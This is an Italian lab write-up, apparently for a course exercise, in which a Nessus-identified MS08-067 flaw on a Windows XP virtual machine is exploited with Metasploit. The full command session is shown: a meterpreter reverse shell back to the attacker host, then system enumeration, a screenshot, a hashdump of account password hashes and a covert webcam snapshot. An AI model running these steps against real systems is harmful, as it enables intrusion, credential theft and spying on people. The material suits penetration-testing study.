

Al termine della scansione Nessus troviamo diverse vulnerabilità di livello critical, tra queste la MS08-067 Microsoft Windows Server Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unauthenticated check)

win xp / Plugin #34477 Configure Audit Trail

← Back to Vulnerability Group

Vulnerabilities 19

**CRITICAL** MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling ... < >

**Description**

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

**Solution**

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

**See Also**

<https://www.nessus.org/u?adf86aac>

**Output**

No output recorded.

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.1.50

Avviamo msfconsole e cerchiamo la vulnerabilità usando il suo codice MS08-067

```
(kali@kali)-[~]
$ msfconsole
msf6 > search ms08-067
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes   MS08-067 Microsoft Server Service Rel

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Andiamo ad usare l'unico risultato ottenuto dalla ricerca, a vedere le opzioni e a settare ciò che manca, cioè l'RHOSTS con l'indirizzo della macchina target, in questo caso Windows XP ha IP 192.168.1.50

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.20    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
```

Controlliamo che il settaggio dell'RHOST sia andato a buon fine e che non ci siano altri requisiti mancanti e poi avviamo l'attacco con **run**, possiamo vedere che la sessione 1 di Meterpreter è aperta, l'attacco ha avuto successo

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.20    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.20:4444 → 192.168.1.50:1031) at 2023-06-14 04:07:57 -0400
```

Procediamo con alcuni test per vedere se la macchina risponde, tra questi test è presente anche lo screenshot richiesto dall'esercizio

```
meterpreter > ifconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:e1:93:3f
MTU : 1500
IPv4 Address : 192.168.1.50
IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/eAFxBlhb.jpeg

meterpreter > sysinfo
Computer : COMPUTER_1
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : MSHOME
Logged On Users : 2
Meterpreter : x86/windows

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a57d0f33cbebc53b94dd0882d52ccc7:b1445504422c3bdf5d042b421626902d:::
Monia:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:35f1e1cec1a8d672d73151a3d2853038:::
```


Come appare lo screenshot di Windows XP su Kali



Eseguiamo l'altra richiesta dell'esercizio, individuare la presenza o meno di una webcam sulla macchina XP, con il comando `webcam_list` che ci dovrebbe elencare le webcam collegate alla macchina. In questo momento non ce ne sono.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```

Possiamo però aggiungerla alla macchina virtuale, per poi ridare il comando da meterpreter



```
meterpreter > webcam_list
1: USB Video Device
meterpreter > 
```

Adesso che la webcam è connessa possiamo fare anche il comando `webcam_snap` che ci darà una foto in tempo reale dalla webcam

```
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/SlqrSVLZ.jpeg
meterpreter > 
```

